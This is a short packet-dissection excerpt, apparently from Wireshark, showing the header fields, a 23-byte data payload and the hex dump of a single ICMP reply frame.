    Checksum: 0xaa2f [correct]
    [Checksum Status: Good]
    Identifier (BE): 26874 (0x68fa)
    Identifier (LE): 64104 (0xfa68)
    Sequence Number (BE): 22541 (0x580d)
    Sequence Number (LE): 3416 (0x0d58)
    [Request frame: 25974]
    [Response time: 24.050 ms]
  Data (23 bytes)
      Data: 1001220f010000000edc925ac208e94b5401e030dafa06

0000  00 0c 29 a6 ae f5 00 50  56 fc 4e a7 08 00 45 00   ··)····P V·N···E·
0010  00 33 de 0a 00 00 80 01  74 a8 76 b2 86 e2 c0 a8   ·3······ t·v·····
0020  29 da 00 00 aa 2f 68 fa  58 0d 10 01 22 0f 01 00   )····/h· X···"···
0030  00 00 0e dc 92 5a c2 08  e9 4b 54 01 e0 30 da fa   ·····Z·· ·KT··0··
0040  06                                                 ·
```